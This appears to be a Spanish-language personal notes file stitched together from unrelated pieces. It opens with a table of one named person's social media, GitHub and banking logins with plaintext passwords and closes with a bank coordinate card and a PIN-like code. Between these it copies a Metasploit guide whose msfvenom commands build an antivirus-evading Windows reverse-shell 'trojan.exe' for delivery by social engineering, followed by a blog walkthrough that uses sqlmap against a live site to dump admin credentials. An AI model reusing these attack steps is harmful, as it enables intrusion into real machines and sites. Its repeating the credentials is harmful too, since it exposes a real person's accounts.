Mis datos personales

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| *N°* | *Pagina* | *Usuario* | *Correo* | *Clave* |
| *1* | Facebook | Diego Borges | Diegoborges514@gmail.com | 06092020 |
| *2* | Facebook | Diego Borges | Borgesdiego816@gmail.com | 17314014 |
| *3* | Instagram | Alfonz\_CS | diegoborges514@gmail.com | - |
| *4* | Instagram | Clown\_Saw | z.wark.mx@gmail.com | 959931 |
| *5* | Twitter | alfonzcs | Diegoborges514@gmail.com | alfonzo1 |
| *6* | Twitter | Clown\_Saw | - | - |
| *7* | BDVenezuela | AlfonzoBR | Diegoborges514@gmail.com | Daniela123. |
| *8* | GitHub | ClownSaw | Diegoborges514@gmail.com | Diegoborges1 |
| *9* | GitHub | AlfonzCS | Xxxhack7xxx@gmail.com | Diegoborges1 |

Lineas de comando

Configuración del módem.

Este paso es muy importante cuando su objetivo es a través de Internet o WAN. Ignore este paso si su objetivo está en la misma red. Para "hackear" una PC a través de Internet significa que tiene que comunicarse en ambas direcciones. Para hacer esto, su enrutador/módem debería abrir un puerto de su máquina. Esto se llama reenvío de puertos. Por defecto, todos los puertos están cerrados por su enrutador/módem. Abra un navegador vaya a url [http://192.168.0.1](http://192.168.0.1/) Escriba su nombre de usuario y contraseña. Esto lo llevará a la configuración del enrutador. Vaya a Configuración avanzada o a firewall para encontrar el reenvío de puertos (Port Forwarding). Ahora haga clic en agregar nuevo establecer el puerto de inicio y final en 444 (ya que estamos usando el puerto 444 en metasploit). En el campo de dirección IP, debe escribir la IP interna de su máquina GNU/Linux y guardamos los ajustes. Si requiere parámetros especiales cómo Protocolo, usa UDP.

**Generación del exploit.**

Para generar el exploit basta con ejecutar el siguiente comando en su consola GNU/Linux:

msfvenom -p windows/meterpreter/reverse\_tcp --platform windows -a x86 -f exe LHOST=192.168.0.6 LPORT=444 -o $HOME/trojan.exe

Si desea hacer que su exploit sea más dificil de detectar para los antivirus, puede usar por ejemplo:

msfvenom -p windows/meterpreter/reverse\_tcp -e x86/shikata\_ga\_nai -b '\x00' -i 10 --platform windows -a x86 -f exe LHOST=192.168.0.6 LPORT=444 -o /home/sechacklabs/Desktop/trojan.exe

Si deseas conocer más a fondo sobre metasploit sigue [este enlace](https://securityhacklabs.net/search/node?keys=metasploit). Con eso, se habrá generado un exploit de nombre *trojan.exe*en tu directorio HOME.

Interacción con Metasploit.

Una vez generado el exploit realizaremos los siguientes pasos, cuando hayamos terminado debemos buscar la manera de que se ejecute en el sistema de la victima, para lograrlo puedes usar técnicas cómo ingeniería social. No se recomienda enviar el exploit tal cual, hay que camuflarlo, añadirle encoders entre otras cosas.

Abrimos la consola de metasploit.

sudo msfconsole

Usamos Handler

msf> use multi/handler

Configuramos el Payload.

msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse\_tcp

Configuramos el puerto local.

msf exploit(handler) > set LPORT 444

Configuramos la ip local.

msf exploit(handler) > set LHOST "Nuestra IP local"

Ejecutamos el exploit.

msf exploit(handler) > exploit

Payload ejecutado.

Una vez que la víctima haya ejecutado nuestro archivo malicioso obtendremos una sesión de meterpreter cómo se puede ver a continuación.

msf exploit(multi/handler) > exploit

[\*] Started reverse TCP handler on 192.168.0.6:444

[\*] Sending stage (179779 bytes) to 192.168.0.9

[\*] Meterpreter session 1 opened (192.168.0.6:444 -> 192.168.0.9:50328) at 2018-05-18 12:00:25 -0500

meterpreter > sysinfo

Computer : DESKTOP-2MRF5DJ

OS : Windows 10 (Build 17134).

Architecture : x64

System Language : es\_ES

Domain : WORKGROUP

Logged On Users : 2

Meterpreter : x86/windows

El proceso es sencillo, la parte complicada es hacer ejecutar el payload en la máquina de la víctima, más adelante explicaremos las mejores técnicas para lograrlo e incluso cómo se puede lograr aprovechando vulnerabilidades cómo [Microsoft Office DDEAUTO](https://securityhacklabs.net/infectando-office-windows-ddeauto).

[**Hackeando bases de datos con SQL INJECTION usando SQLMAP.**](https://1bytegris.blogspot.com/2016/08/hackeando-bases-de-datos-con-sql.html)

[Emanuel Sotomayor](https://www.blogger.com/profile/06280211814289700544)[23:45:00](https://1bytegris.blogspot.com/2016/08/hackeando-bases-de-datos-con-sql.html) [No hay comentarios.](https://1bytegris.blogspot.com/2016/08/hackeando-bases-de-datos-con-sql.html#comment-form)

[](https://1.bp.blogspot.com/-3088FLmRRPM/V7AD7cw6gEI/AAAAAAAAAB8/EhhUHR2cNycS6S8q7qy13JlHLeqKwkZ5gCLcB/s1600/5rgfg46rg.png)

¿Qué es SQL INJECTION? Y sobre todo ... ¿Qué es SQLMAP?

Antes de empezar con el articulo, vamos a aclarar estas dos preguntas.

SQL INJECTION :

Un ataque de inyección SQL consiste en la inserción o “Inyección”

de datos en una consulta SQL desde un cliente de aplicación.

El éxito en una inyección SQL puede leer datos sensibles de la base de datos,

Modificar los datos (Insertar, actualizar y borrar), realizar operaciones

de administración sobre la base de datos (Como reiniciar el DBMS),

Recuperar el contenido de un archivo del sistema de archivos del DBMS

y, en algunos casos, ejecutar comandos en el sistema operativo.

Según el proyecto OWASP TOP TEN, los ataques de SQL INJECTION estan primeros en el puesto de vulnerabilidades critcas.

[](https://2.bp.blogspot.com/-0fsATmBdrbc/V7AE4FMidcI/AAAAAAAAACI/L9C513OwOr8DvKPlR0tIbfRyNa1smGiUgCLcB/s1600/web-hackingtools-2015-32-638.jpg)

 ========================================================================

Una vez entendido este concepto, vamos a pasar a explicar ... ¿Qué es SQLMAP?

SQLMAP es una herramienta de penetration testing, que además es open source. Para automatizar los procesos de detectar y explotar vulnerabilidades de SQLi. Es una de las más utilizadas tanto en una auditoria, como en ataques externos. (Aunque en mí opinión, lo primordial seria entender bien como se realiza una inyección SQL manualmente, para luego facilitar nuestra vida con SQLMAP).

[](https://1.bp.blogspot.com/-5FKHcZ2IwYo/V7AF-oh1DYI/AAAAAAAAACU/Rf_bSZ-2pCoboHJMwuFCZFHd1N5zpO8kgCLcB/s1600/xd.png)

Llegado a este punto, comprendimos de que se trata SQLi y la herramienta SQLMAP, así que vamos a hacer una pequeña prueba de como utilizar esta herramienta para hackear una base de datos. (Generalmente todos los ataques los hago dentro de un enterno controlado, pero está vez voy a hacer la excepción a la regla, ya que creo que las practicas se entienden mejor cuando se llevan a la vida real) Así que vamos a allá ...

Primero lo primero, necesitamos encontrar una página vulnerable, pero ... ¿Como podemos saber sí una página es vulnerable a SQLi? Supongamos que tenemos esta URL : <https://www.paginavulnerable.com/index.php?ID=2>

Basta simplemente con agregarle una comilla simple al final del número de ID, así :

<https://www.paginavulnerable.com/index.php?ID=2>'


 El siguiente error, nos indicaria que posiblemente la página es vulnerable a SQLi.

[https://4.bp.blogspot.com/-19hgTL1kunw/V7AHcWmKLmI/AAAAAAAAACg/ZXMBgDb24zo0jaOfm6Uy2MzXrfCkvr1FACLcB/s1600/Sin%2Bt%25C3%25ADtulo.jpg](https://4.bp.blogspot.com/-19hgTL1kunw/V7AHcWmKLmI/AAAAAAAAACg/ZXMBgDb24zo0jaOfm6Uy2MzXrfCkvr1FACLcB/s1600/Sin%2Bt%25C3%25ADtulo.jpg)

Así que teniendo ya dicha página vulnerable, podemos pasar a lo divertido, al ataque con SQLMAP.

Sí no tenemos instalado SQLMAP, basta con abrir nuestra terminal y ejecutar el siguiente comando :

git clone https://github.com/sqlmapproject/sqlmap.git sqlmap-dev

[](https://3.bp.blogspot.com/-BxbIbc_H76w/V7AIlTsSdnI/AAAAAAAAACs/uy0V5RDX_tkdEeMk-4KEfFMrxVncu5vMgCLcB/s1600/xd.png)

Luego de haber instalado SQLMAP, sí escribimos en nuestra terminal :

sqlmap -hh

Tendremos una serie de comandos que nos ayudará a familiarizarnos más con la herramienta. NOTA : Antes de hacer un ataque con SQLMAP, debemos combinarlo con tor y proxychains, porque generalmente los servidores rechazarán nuestras peticiones.

Para agregar una URL vulnerable, usamos el parametro : -u <https://www.paginavulnerable.com/index.php?ID=2>

Para listar las bases de datos que contiene el servidor, vamos a agregar el parametro : --dbs

[](https://3.bp.blogspot.com/-4NajiWeZDrY/V7ALPvtax7I/AAAAAAAAAC4/Edt_HGVbcwYcn4PS_hYy1Hij6yAP_rKLQCLcB/s1600/Sin%2Bt%25C3%25ADtulo.jpg)

Luego en el proceso de que SQLMAP verifique sí el ID de la URL que le asignamos es vulnerable, peude que nos aparezcan unos avisos como estos :

[https://3.bp.blogspot.com/-xbi-5IdBUyw/V7ALlqxCqCI/AAAAAAAAAC8/Gl9jUZ9VA94zqZFjoR_In6uGJvHT71LOgCLcB/s1600/Sin%2Bt%25C3%25ADtulo.jpg](https://3.bp.blogspot.com/-xbi-5IdBUyw/V7ALlqxCqCI/AAAAAAAAAC8/Gl9jUZ9VA94zqZFjoR_In6uGJvHT71LOgCLcB/s1600/Sin%2Bt%25C3%25ADtulo.jpg)

Como este ataque va a ser muy básico, no vamos a prestarle atención y simplemente presionamos : "Y"


[https://3.bp.blogspot.com/-yCXRhu11Flc/V7ANQNhHJcI/AAAAAAAAADM/Itf4S1L_278oPq2dWUlby-UAdFEIIcviQCLcB/s1600/Sin%2Bt%25C3%25ADtulo.png](https://3.bp.blogspot.com/-yCXRhu11Flc/V7ANQNhHJcI/AAAAAAAAADM/Itf4S1L_278oPq2dWUlby-UAdFEIIcviQCLcB/s1600/Sin%2Bt%25C3%25ADtulo.png)

 A este aviso le presionamos : "N"

[https://4.bp.blogspot.com/-AZvt5MHHJR4/V7ANgA6q_aI/AAAAAAAAADQ/ytd0AlvafE8VqdfoxzNxIp-9AxWPLOXywCLcB/s1600/Sin%2Bt%25C3%25ADtulo.png](https://4.bp.blogspot.com/-AZvt5MHHJR4/V7ANgA6q_aI/AAAAAAAAADQ/ytd0AlvafE8VqdfoxzNxIp-9AxWPLOXywCLcB/s1600/Sin%2Bt%25C3%25ADtulo.png)

Y a este también le presionamos la tecla : "N"

Como resultado, al pasarle los parametros -u y --dbs, obtenemos la lista de bases de datos de este servidor :


[](https://3.bp.blogspot.com/-XZW4gVE4PV4/V7AN9-z7nyI/AAAAAAAAADU/ff3DDHJpaQEXOF3sPfZxWxdr2hoFN0kmgCLcB/s1600/Sin%2Bt%25C3%25ADtulo.png)

Lo que obtuvimos fue la base de datos : db363851433 (A information\_schema no le prestemos atención, ya que es la que almacena información acerca de las bases de datos que mantiene el servidor)

Así que ahora que sabemos la base de datos, tenemos que listar las tablas que contiene, lo cuál podemos hacerlo con el parametro : -D (nombredebasededatos) y --tables

[https://3.bp.blogspot.com/-Te05ynWqpCQ/V7AOyTA7ftI/AAAAAAAAADg/1DQgr3VkGeQU5cbztV5UZlkIuB0xhfutgCLcB/s1600/Sin%2Bt%25C3%25ADtulo.png](https://3.bp.blogspot.com/-Te05ynWqpCQ/V7AOyTA7ftI/AAAAAAAAADg/1DQgr3VkGeQU5cbztV5UZlkIuB0xhfutgCLcB/s1600/Sin%2Bt%25C3%25ADtulo.png)

Y a continuación, lo que nos va a devolver va a ser lo siguiente :

[](https://2.bp.blogspot.com/-n98030PVlrA/V7APOkOZ6lI/AAAAAAAAADo/13NygXr5vVkeOrct-Fyk9-pvTo5NWLy5wCLcB/s1600/Sin%2Bt%25C3%25ADtulo.png)


Apuntamos a la base de datos "db363851433" Y nos trae la lista de tablas que contiene.

Muy bien, hasta ahora vamos excelente y todo es diversión, pero ahora vamos a buscar la tabla que nos interesa y es la tabla que contenga como registro, el usuario y contraseña del administrador. La cuál suponemos que es : admin\_user

Entonces para saber que registros tiene esta tabla, debemos traer las columnas de la tabla admin\_user pasandole el parametro : -D db363851433 -T admin\_user --columns

[https://2.bp.blogspot.com/-IwP7tReHT4o/V7AQTGXycqI/AAAAAAAAAD4/du96rtabKIsxnZcSh6zzSBejZGCNP35RACLcB/s1600/Sin%2Bt%25C3%25ADtulo.png](https://2.bp.blogspot.com/-IwP7tReHT4o/V7AQTGXycqI/AAAAAAAAAD4/du96rtabKIsxnZcSh6zzSBejZGCNP35RACLcB/s1600/Sin%2Bt%25C3%25ADtulo.png)

Y a continuación nos va a traer las columnas que contiene la tabla admin\_user y a su vez el premio : admin\_user\_name y admin\_pass

[](https://3.bp.blogspot.com/-PmQGzKMb3Ms/V7AQzZ000WI/AAAAAAAAAD8/pcx7HQikSvcxsI0053EVsyLXET_SXaoPwCLcB/s1600/Sin%2Bt%25C3%25ADtulo.png)

Así que ahora tenemos todo lo que necesitamos, sabemos la base de datos, cuantas tablas contiene y cuales son y que columnas tienen las tablas a las que apuntemos obviamente. ¿Pero y ahora, como podemos saber el usuario y la contraseña del administrador? Simple, agregando el parametro dump : -D db363851433 -T admin\_user -C admin\_user\_name, admin\_pass --dump

[https://3.bp.blogspot.com/-CWS9mEwslJg/V7ARlmn9mQI/AAAAAAAAAEM/jKNfgANlwSkmOx8ELxEJnxivAwF9ErvmwCLcB/s1600/Sin%2Bt%25C3%25ADtulo.png](https://3.bp.blogspot.com/-CWS9mEwslJg/V7ARlmn9mQI/AAAAAAAAAEM/jKNfgANlwSkmOx8ELxEJnxivAwF9ErvmwCLcB/s1600/Sin%2Bt%25C3%25ADtulo.png)


Quizás podría aparecernos un aviso como este,que lo que nos pregunta es sí queremos guardar un archivo temporal para usarlo con otras herramientas, pero presionamos : "N"

[https://1.bp.blogspot.com/-8z-rK01ZHRM/V7ASEPf1xZI/AAAAAAAAAEQ/OvGuU6TSbcsgAXsgpjCnVOP0V-Rd25N5wCLcB/s1600/Sin%2Bt%25C3%25ADtulo.png](https://1.bp.blogspot.com/-8z-rK01ZHRM/V7ASEPf1xZI/AAAAAAAAAEQ/OvGuU6TSbcsgAXsgpjCnVOP0V-Rd25N5wCLcB/s1600/Sin%2Bt%25C3%25ADtulo.png)

En mí opinión, el diccionario que utiliza SQLMAP, para crackear los hashes de las contraseñas, no es muy efectivo que digamos, así que presionamos : "N"

[https://2.bp.blogspot.com/-P4SbhdnHumU/V7ASofA1JnI/AAAAAAAAAEc/szM0yX5f-Y0ScLveh-WJCJIRcnQSBc9DwCLcB/s1600/Sin%2Bt%25C3%25ADtulo.jpg](https://2.bp.blogspot.com/-P4SbhdnHumU/V7ASofA1JnI/AAAAAAAAAEc/szM0yX5f-Y0ScLveh-WJCJIRcnQSBc9DwCLcB/s1600/Sin%2Bt%25C3%25ADtulo.jpg)

Y ... ¡Bingo! Tenemos el usuario de administrador y la contraseña (Pero la contraseña esta hasheada con un algoritmo de encriptación, así que para crackearlo, vamos a necesitar el uso de otra herramienta como john-the-ripper o hydra.

[](https://1.bp.blogspot.com/-c9Y9zG_U4vU/V7ATL9uWP2I/AAAAAAAAAEk/mgY7n4_UgtcFYvIZimUFudYoZJ-n0qx8gCLcB/s1600/Sin%2Bt%25C3%25ADtulo.jpg)

Tarjeta de cordenadas

|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
| N° | B | C | O | D | V | Z | L | A |
| 1 | 12 | 49 | 91 | 35 | 88 | 41 | 56 | 44 |
| 2 | 14 | 79 | 38 | 96 | 23 | 69 | 98 | 57 |
| 3 | 86 | 97 | 81 | 73 | 45 | 18 | 84 | 59 |
| 4 | 19 | 24 | 67 | 78 | 92 | 83 | 85 | 55 |
| 5 | 82 | 95 | 15 | 27 | 77 | 46 | 61 | 93 |
| 6 | 31 | 74 | 62 | 71 | 48 | 58 | 33 | 36 |
| 7 | 25 | 64 | 21 | 28 | 89 | 13 | 99 | 16 |
| 8 | 87 | 22 | 26 | 94 | 51 | 17 | 47 | 34 |

Informacion por el 0500MICLAVE Serial:2770275101